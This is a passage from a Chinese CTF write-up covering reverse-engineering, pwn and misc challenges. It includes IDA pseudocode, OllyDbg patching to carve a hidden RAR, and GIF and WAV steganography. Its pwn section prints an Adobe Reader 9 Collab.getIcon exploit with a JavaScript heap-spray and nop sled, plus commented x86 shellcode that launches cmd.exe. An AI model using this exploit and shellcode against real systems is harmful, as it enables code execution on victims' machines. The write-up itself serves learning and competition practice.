1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2489
2490
2491
2492
2493
2494
2495
2496
2497
2498
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2520
2521
2522
2523
2524
2525
2526
2527
2528
2529
2530
2531
2532
2533
2534
2535
2536
2537
2538
2539
2540
2541
2542
2543
2544
2545
2546
2547
2548
2549
2550
2551
2552
2553
2554
2555
2556
2557
2558
2559
2560
2561
2562
2563
2564
2565
2566
2567
2568
2569
2570
2571
2572
2573
2574
2575
2576
2577
2578
2579
2580
2581
2582
2583
2584
2585
2586
2587
2588
2589
2590
2591
2592
2593
2594
2595
2596
2597
2598
2599
2600
2601
2602
2603
2604
2605
2606
2607
2608
2609
2610
2611
2612
2613
2614
2615
2616
2617
2618
2619
2620
2621
2622
2623
2624
2625
2626
2627
2628
2629
2630
2631
2632
2633
2634
2635
2636
2637
2638
2639
2640
2641
2642
2643
2644
2645
2646
2647
2648
2649
2650
2651
2652
2653
2654
2655
2656
2657
2658
2659
2660
2661
2662
2663
2664
2665
2666
2667
2668
2669
2670
2671
2672
2673
2674
2675
2676
2677
2678
2679
2680
2681
2682
2683
2684
2685
2686
2687
2688
2689
2690
2691
2692
2693
2694
2695
2696
2697
2698
2699
2700
2701
2702
2703
2704
2705
2706
2707
2708
2709
2710
2711
2712
2713
2714
2715
2716
2717
2718
2719
2720
272
```



```
/// 0123456789ABCDEFGHIJKLMNopqrstuvwxyzabcd
```

```
///                               ↓↑
```

```
///                               encode↓↑encode
```

```
///                               ↓↑
```

```
/// 5678901234NOPQRSTUVWXYZABCDEFGHIJKLMnopq
```

```
private
```

```
    string encode(string strTemp)
```

```
{
```

```
    char
```

```
    [] chTemp = strTemp.ToCharArray();
```

```
    for
```

```
    (
```

```
    int
```

```
        i =
```

```
        0
```

```
        ; i < chTemp.Length; i++)
```

```
{
```

```
    if
```

```
        (chTemp[i] >=
```

```
    48
```

```
        && chTemp[i] <=
```

```
    57
```

```
    )
```

```
{
```

```
        chTemp[i] = (
```

```
    char
```

```
        )((chTemp[i] -
```

```
    43
```

```
        ) %
```

```
    10
```

```
        +
```

```
    48
```

```
        );
```

```
}
```

```
    if
```

```
        (chTemp[i] >=
```

```
    65
```

```
        && chTemp[i] <=
```

```
    90
```

```
    )
```

```
{
```

```
chTemp[i] = (  
char  
)((chTemp[i] -  
52  
) %  
26  
+  
65  
);  
  
}  
  
if  
(chTemp[i] >=  
97  
&& chTemp[i] <=  
122  
)  
  
{  
  
chTemp[i] = (  
char  
)((chTemp[i] -  
84  
) %  
26  
+  
97  
);  
  
}  
  
}  
  
string result =  
new  
string(chTemp);  
  
return  
result;  
  
}  
  
/// <summary>  
  
/// 对输入的21位注册码+64位常量字符串+注册名进行译  
  
/// </summary>  
  
/// <param name="strTemp"></param>  
  
/// <returns></returns>
```

```
private
string confound(string strTemp)

{

    int
    eax =
    0
    , edi, ebx, edx =
    0
    ;

    do

    {

        edi = strTemp[eax];

        ebx = edx;

        ebx = ebx <<
        5
        ;

        ebx = ebx - edx;

        edi += ebx;

        eax++;

        edx = edi;

    }
    while
    (eax < strTemp.Length);

    return
    Convert.ToString(edi,
    16
    );

}

}

}
```

何去何从

IDA打开附近中的exe程序，注意到sub_401000和sub_40104F函数：

```

int __cdecl sub_401000()
{
    signed int i; // [sp+0h] [bp-18h]@1
    char v2[20]; // [sp+4h] [bp-14h]@3

    for ( i = 0; i < 19; ++i )
        v2[i] = off_409030[47 * i % 100];
    return sub_401129(&unk_4092CC, i);
}

int __cdecl sub_40104F(const char *Str2)
{
    int result; // eax@5
    signed int i; // [sp+0h] [bp-18h]@1
    char Str1[20]; // [sp+4h] [bp-14h]@3

    for ( i = 0; i < 19; ++i )
        Str1[i] = off_409030[47 * i % 99];
    if ( strcmp(Str1, Str2) )
        result = sub_401129("密码错了!\n", i);
    else
        result = sub_401129(&unk_4092DC, i);
    return result;
}

```

其中off_409030是一段字符串：

```

.data:00409030 ; "(*&TIOuh311j4hsd87vgh(&%VGkjbvbaldkfh^&
.data:00409034 aTiouh311j4hsd8 db '(*&TIOuh311j4hsd87vgh(&%VGkjbvbaldkfh^&%~R12j3beasoidhcF9HCL
.data:00409034 ; DATA XREF: .data:off_409030fo
.data:00409034 db '(*GHDfhboqiuef892q37xcv;1kjhqasd1kfj;1kcju;1LKHAsdfk1nLkjh;1a:
.data:00409034 db 'fhnI0*&Y0IUHNLkidfhv8079h1kjB0IUT6tf23p04-09ujlv;kn098YIUhr1k4:
.data:00409034 db 'p9udv1km1p9yh8UCKjhpIHRPON*&^RFCLKJNP0IUEWDIUH3o4ifgoivc3o9874:
.data:00409034 db 'foijzxcv*&^t3214asdvczxcCLIKKH98duyfi2wjnepFoicpikupoisudf-90:
.data:00409034 db '4rsd;1dfknu;1dksFhv098y9uihn048yfp0IUH)(8fh423k;5thngoxfchujknl
.data:00409034 db '*Yopiernt09u82hgk;dfncv098Ypfoin234pFuih9ewuihnrfgKLJSA0Ipeuyh:
.data:00409034 db 'fg;fkvb09843hk;vnpl*Y0IEnrp2o3i;f9i;xdcpLIHJ-98fy23knfposdiuv-:
.data:00409034 db 'efoik1hrf89ujfdvmpIudtije-f92L0IXJHC(InempwqkFnp923wuf-0eikf1)
.data:00409034 db 'o4fj-9Fov;1kuqnfdpviJOSDjfp2oi3rjf-09dfju;1k13mfij-1027rudpka:
.data:00409034 db '3409rocfnv',0

```



伪代码比较明显，直接拿到浏览器控制台计算，既然模100和模99，故只需要取字符串的前100位。

```

var str="(*&TIOuh311j4hsd87vgh(&%VGkjbvbaldkfh^&%~R12j3beasoidhcF9HCLKHV(*GHDfhboqiuef892q37xcv;1kjhq
var a="",b="";
for(var i=0;i<19;i++)
{
    a+=str[47*i%99];
    b+=str[47*i%100];
}
"(3q&vf2vw%f7Vj90okj"
a
"(3q^;^31fjq&D7V4Hhd"
b
"(3q&vf2vw%f7Vj90okj"

```




b提交就是Flag。


Flag: (3q&vf2vw%f7Vj90okj

宝藏探秘

这个研究了几几天，一直没搞定，我是在XP虚拟机里弄的，因为要结合IDA看程序，而我的64位IDA没有F5功能，只能用32位的IDA，相应的OD加载程序也在32位机子上比较好。后来大神提示OD跑完就行了，而我用OD从头跑到尾也没有太大收获。不知道是不是XP的原因，首先源程序在win7下可以正常运行，在XP下直接就弹出对话框了：



这个我通过nop掉判断windows版本的地方解决了。当大神告知Key后，却发现win7和XP居然还不一样：



我只能说无语啊……

Flag: e41cf485e2a0e8707ff8fc0291f55cec

勤王周室

附件中的exe可以用压缩软件打开，解压得到一个0字节的文件，文件名我不是传说中的密码，暂时不知道有啥用。

名称	大小	压缩后大小	类型	修改时间
..			文件夹	
我不是传说中的密码	0	0	文件	2/24 星期一 09:1

exe还可以用7z打开，可以在里面找到一个132.bmp和exe的icon文件。132.bmp打开如图：



与exe的icon相差较大。在132.bmp的底部可以找到压缩的rar部分：

```
FF FF FF FF FF FF 52 61 72 21 1A 07 00 CF 90 73 .....Rar!.....s
00 00 0D 00 00 00 00 00 00 00 24 CD 74 20 92 4D .....$.t .M
00 00 00 00 00 00 00 00 00 02 00 00 00 00 D4 49 .....I
58 44 1D 30 28 00 20 00 00 00 CE D2 B2 BB CA C7 XD.0( .....
B4 AB CB B5 D6 D0 B5 C4 C3 DC C2 EB 00 62 6A 11 .....bj.
0D 4E 2F 66 20 4F AA F4 8B 2D 4E 84 76 C6 5B 80 .N/f 0...-N.v.[.
01 78 00 F0 5B 91 1B C4 3D 7B 00 40 07 00 .x...[...=!.@..←
```

修改132.bmp的第11字节9E为36，再打开：

```
42 4D 9E C0 00 00 00 00 00 00 9E 00 00 00 28 00 BM.....(.
00 00 80 00 00 00 80 00 00 00 01 00 18 00 00 00 .....
00 00 00 C0 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 FF FF FF FF FF FF FF FF FF .....
```

可以发现和icon的图一样了，除此得不出什么有用的信息了。OD加载exe，单步运行到sub_401100函数时，有一个执行0x300E次的循环，该循环将内存中从0040F1C0开始的部分，变成132.bmp的内容：

```

0040112C . 8D6424 00 |lea esp, dword ptr [esp]
00401130 > 8B0C95 C0F14 |mov ecx, dword ptr [edx*4+0x40F1C0]
00401137 . 33CE |xor ecx, esi
00401139 . 8BF9 |mov edi, ecx
0040113B . C1E1 13 |shl ecx, 0x13
0040113E . C1EF 0D |shr edi, 0xD
00401141 . 03CF |add ecx, edi
00401143 . 890C95 C0F14 |mov dword ptr [edx*4+0x40F1C0], ecx
0040114A . 03CA |add ecx, edx
0040114C . 42 |inc edx
0040114D . 03F1 |add esi, ecx
0040114F . 3BD0 |cmp edx, eax
00401151 . ^ 72 DD |jb short 00401130
00401153 > B8 424D0000 |mov eax, 0x4D42
00401158 . 66:3905 C0F14 |cmp word ptr [0x40F1C0], ax
0040115F . ^ 0F85 2201000 |jnz 00401287

```

edx=00000014
ecx=FFFFFFFF

0040F1C0	42 4D 36 C0	00 00 00 00	00 00 36 00	00 00 28 00	BM6?.....6...(. ..■.....♁■...
0040F1D0	00 00 80 00	00 00 80 00	00 00 01 00	18 00 00 00	...?.....
0040F1E0	00 00 00 C0	00 00 00 00	00 00 00 00	00 00 00 00	...?.....
0040F1F0	00 00 00 00	00 00 FF FF	FF FF FF FF	FF FF FF FF	...UUUUUUUUUU
0040F200	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	UUUUUUUUUUUU
0040F210	FF FF FF FF	56 AE BC 84	42 AE BC 84	2D AE BC 84	UUUUUUUUUUUU

循环之后，修改至0040B1F7:

```

0040114F . 3BD0 |cmp edx, eax
00401151 . ^ 72 DD |jb short 00401130
00401153 > B8 424D0000 |mov eax, 0x4D42
00401158 . 66:3905 C0F14 |cmp word ptr [0x40F1C0], ax
0040115F . ^ 0F85 2201000 |jnz 00401287
00401165 . 833D CEF1400 |cmp dword ptr [0x40F1CE], 0x28
0040116C . ^ 0F82 1501000 |jb 00401287

```

eax=0000300E
Jump from 0040112A

0041B1C0	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	UUUUUUUUUUUUUUUUUU
0041B1D0	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	UUUUUUUUUUUUUUUUUU
0041B1E0	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	UUUUUUUUUUUUUUUUUU
0041B1F0	FF FF FF FF	FF FF 52 61	68 86 E0 CC	79 16 09 96	UUUUUUUUUUUUUUUUUU
0041B200	1B 17 7A A3	2A 47 87 03	80 7A 87 43	DF 21 EF F5	UUUUUUUUUUUUUUUUUU

0041B1F6和0041B1F7，变成了”Ra”的ASCII码，似乎是rar文件的文件头，于是想到把循环次数增加，让程序把后面部分也修改。继续往下翻，这一部分非0的内存直到41B6C3结束。

0041B680	D5 BB 88 B8	3A 07 97 EC	00 BE 7F 72	97 93 86 FA	栈桢:■精.?r相
0041B690	5F FD 8F 2F	E5 3F 0D 28	13 94 5D 89	97 DD 67 DF	■/?.(■携隆
0041B6A0	28 79 80 B4	0A E8 DA 07	EE 42 A5 CC	CF E4 32 95	(y■?矜?頑又雜
0041B6B0	3E 26 3B BA	17 C7 6D 7C	74 41 7B 29	50 9E 65 A8	>&;?箇 tA{)P;
0041B6C0	81 E0 9D 64	00 00 00 00	CC C5 40 00	00 00 00 00	恰潛...腔@.
0041B6D0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
0041B6E0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00

需要循环一共执行(0x41B6C3-0x41B1F7)/4+0x300E=0x3141次，从而在进入循环之前直接将寄存器EAX中的300E修改为3141。

0041B630	65 CC 1D A4	43 C6 08 9C	78 8F 14 6A	0A 91 2A 40	e? ?滿?j.?@
0041B640	9C D2 2A 9E	7E F8 25 34	F8 19 C8 64	8D 3F DB B1	滯*繁?4?藉?櫻
0041B650	A4 6C 98 00	37 CF E3 7F	FB 3B E1 B6	61 D7 4A 16	?7香■?岫?詞
0041B660	F3 50 5A D6	C2 AA B8 C6	22 7C 49 4C	44 11 3A 7B	驪Z致 ? ILD
0041B670	2A 9B AB B7	C6 BF E3 78	CB BF 51 80	F3 F4 A1 36	*瀾菲褲x絲Q■
0041B680	09 10 D3 DA	5E CE 92 37	83 F4 BC FA	53 E9 D8 A4	.■于^蟻7淨賤
0041B690	4F 18 6D E6	F3 D7 82 A7	5E 99 74 01	66 24 36 1A	0■m4崩譜 樹o
0041B6A0	08 15 34 6A	7A 3C 25 95	F3 CE 7F 54	4E E6 08 62	■■4jz<■職?TN
0041B6B0	FB B1 4A 31	17 09 CB 22	08 4B B3 E6	42 75 C4 3D	J1■.?■K虫B
0041B6C0	7B 00 40 07	00 00 00 00	CC C5 40 00	00 00 00 00	.@■...腔@.
0041B6D0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00

循环结束刚好是rar文件的文件尾。将0x41B1F6-0x41B6C3部分复制出来，得到一个rar文件，打开后里面有个key.png，但是rar加了密。

名称	大小	压缩后大小	类型	修改时间
文件夹				
key.png *	1,075	1,152	媒体文件 (.png)	2/21 星期五 15:00


拿出最开始得到的密码：我不是传说中的密码，得到Key：

```
1 | Key: C6ua3izS2ze9Wetx
```

Flag: C6ua3izS2ze9Wetx

退避三舍

这个我一直没搞定程序里的反调试，用了52Pojie的破解版OD也不行。F9一下，就变成终止了，期待大神指导。Key是大神提供的：



Flag: MD5_is_easy+C9841-4FF72-14430-D82EF-B6AC2

0x04 Pwn楚王问鼎

Pwn部分我确实不会，之前也没弄过，唯一弄出的一个代码什么的都是别人的。

镇压叛乱

百度搜索Adobe Reader 9.0漏洞，发现下面2个页面，

【原创】CVE-2009-0027调试笔记：

<http://bbs.pediy.com/showthread.php?t=98139>

【原创】完整剖析Acrobat Reader - Collab getIcon universal exploiter之路

<http://hi.baidu.com/snowdbg/item/e788c12aeffa49866e2cc39b> 其中还提供了POC文件，该POC中嵌入了能够执行的Javascript代码，通过doc.Collab.getIcon函数触发漏洞，如图

```
<<↓
/Type /Action↓
/S /JavaScript↓
/JS (↓
↓
var shellcode =
unescape("%u68fc%u0a6a%u1e38%u6368%ud189%u684f%u7432%u0c91%uf48b
b0c%u1c49%u098b%u698b%uad08%u6a3d%u380a%u751e%u9505%u57ff%u95f8%
c4%uc108%u07ca%ud003%ueb46%u3bf1%u2454%u751c%u8be4%u2459%udd03%u
1%u7563%u7068%u6e61%u8b64%u53c4%u5050%uff53%ufc57%uff53%uf857"):
garbage = unescape("%u9090%u9090%u9090%u9090%u9090%u9090%u9090")
↓
while (garbage.length < 0x100)↓
garbage += garbage;↓
↓
garbage += shellcode;↓
↓
```

Open File Error! Maybe the file is damaged!



下面只需要将弹出msgbox的shellcode修改为弹出cmd命令行的shellcode, 继续搜索cmd shellcode, shellcode启动CMD
http://blog.sina.com.cn/s/blog_7cb57750010137y4.html 将其中的shellcode

```
1      char
2      shellcode[]=
3
4      //打开CMD的shellcode
5
6      "\x55"
7      //push ebp
8
9      "\x8B\xEC"
10     //mov ebp, esp
11
12     "\x33\xC0"
13     //xor eax, eax
14
15     "\x50"
16     //push eax
17
18     "\x50"
19     //push eax
20
21     "\x50"
22     //push eax
23
24     "\xC6\x45\xF5\x6D"
25     //mov byte ptr[ebp-0Bh], 6Dh
26
27     "\xC6\x45\xF6\x73"
28     //mov byte ptr[ebp-0Ah], 73h
29
30     "\xC6\x45\xF7\x76"
31     //mov byte ptr[ebp-09h], 76h
32
33     "\xC6\x45\xF8\x63"
34     //mov byte ptr[ebp-08h], 63h
35
36     "\xC6\x45\xF9\x72"
37     //mov byte ptr[ebp-07h], 72h
38
39     "\xC6\x45\xFA\x74"
40     //mov byte ptr[ebp-06h], 74h
41
42     "\xC6\x45\xFB\x2E"
43     //mov byte ptr[ebp-05h], 2Eh
44
45     ~
```



```
20
21     "\xC6\x45\xFC\x64"
      //mov byte ptr[ebp-04h], 64h
22
23     "\xC6\x45\xFD\x6C"
      //mov byte ptr[ebp-03h], 6Ch
24
25     "\xC6\x45\xFE\x6C"
      //mov byte ptr[ebp-02h], 6Ch
26
27     "\x8D\x45\xF5"
      //lea eax, [ebp-0Bh]
28
29     "\x50"
      //push eax
30
31     "\xBA\x7B\x1D\x80\x7C"
      //mov edx, 0x7C801D7Bh
32
33     "\xFF\xD2"
      //call edx
34
35     "\x83\xC4\x0C"
      //add esp, 0Ch
36
37     "\x8B\xEC"
      //mov ebp, esp
38
39     "\x33\xC0"
      //xor eax, eax
40
41     "\x50"
      //push eax
42
43     "\x50"
      //push eax
44
45     "\x50"
      //push eax
46
47     "\xC6\x45\xFC\x63"
      //mov byte ptr[ebp-04h], 63h
48
49     "\xC6\x45\xFD\x6D"
      //mov byte ptr[ebp-03h], 6Dh
50
51     "\xC6\x45\xFE\x64"
      //mov byte ptr[ebp-02h], 64h
52
53     "\x8D\x45\xFC"
      //lea eax, [ebp-04h]
54
55     "\x50"
      //push eax
56
57     "\xB8\xC7\x93\xBF\x77"
      //mov edx, 0x77BF93C7h
58
59     "\xFF\xD0"
      //call edx
60
61     "\x83\xC4\x10"
      //add esp, 10h
62
63     "\x5D"
      //pop ebx
```

```

//pop eop


"\x6A\x00"
//push 0

"\xB8\xC7\x93\xBF\x77"
//mov eax, 0x7c81cb12

"\xFF\xD0"
;
//call eax

```

转化为unicode编码就行，得到shellcode



最后一个需要添加nop对应的90

0x05 Misc 穆公崛起

广纳谏言

下载附件，附件名提示此为gif图片，但是却无法打开，需要修复gif图片。Winhex打开图片，查看文件头：

```

39 61 A2 06 6B 04 F7 FF 00 20 20 20 02 02 02 23 9a..k.... ..#
23 23 04 04 04 2B 2B 2B 21 21 21 06 06 06 33 33 ##...+++!!!...33

```

与正常的gif文件头：

```

47 49 46 38 37 61 or      GIF87a
47 49 46 38 39 61      GIF89a
GIF Graphics interchange format file
Trailer: 00 3B (.;)

```

相比少了47 49 46 38四个字节，补全后打开得到一gif动图。由于动图动画很快，需要逐帧查看。

通过

http://www.360doc.com/content/13/0314/18/699582_271506280.shtml得到：




Base64解码得到Key。 Flag:
catch_the_dynamic_flag_is_quite_simple

歌中玄机

下载附件根据提示要求用matlab提取出右声道的前0-1248位。 Matlab代码如下:

```
1 >> [y,Fs,bits]=wavread('target.wav')
2 >> y(1:1248,2);%读入文件
3 >> y_right=y(:,2);%读右声道
>> wavwrite(y_right,Fs,bits,'1248.wav');%写入新文件
```

1248.wav内容如图:



1248.wav共计2540字节, 去掉前2540-1248*2=44字节。对剩下2496字节中的01, 将之替换成1, 00替换成0, 每16字节对应成一个8位的2进制串, 再转成相应的字符。参考代码(C#):

```
1 string inputFile =
2 "E:\\1248.wav"
3 ;
4
5 string outputFile =
6 "E:\\156.txt"
7 ;
8
9 FileStream inputFS =
10 new
11 FileStream(inputFile, FileMode.Open, FileAcc
12
13
14 FileStream outputFS =
15 new
16 FileStream(outputFile, FileMode.Append, File
17
18
19 BinaryReader br =
20 new
21 BinaryReader(inputFS);
22
23
24 StreamWriter sw =
25 new
26 StreamWriter(outputFS);
```

```
11
12     int
13     length = (
14     int
15     )inputFS.Length;
16
17     byte
18     [] buffer =
19     new
20     byte
21     [length];
22
23     inputFS.Read(buffer,
24     0
25     , buffer.Length);
26
27
28     int
29     n = length /
30     16
31     ;
32
33     for
34     (
35     int
36     i =
37     0
38     ; i < n; i++)
39
40     {
41
42     string ch =
43     ""
44     ;
45
46     for
47     (
48     int
49     j =
50     0
51     ; j <
52     16
53     ; j +=
54     2
55     )
56
57     {
58
59     if
60     (buffer[j + i *
61     16
62     ] ==
63     0x01
64     )
65
66     ch +=
67     "1"
68     ;
69
70     if
71     (buffer[j + i *
72     16
73     ] ==
74     0x00
75     )
```

```

ch +=
"0"
;

}

sw.Write((
char
)Convert.ToInt32(ch,
2
));

}

br.Close();


sw.Close();

inputFS.Close();

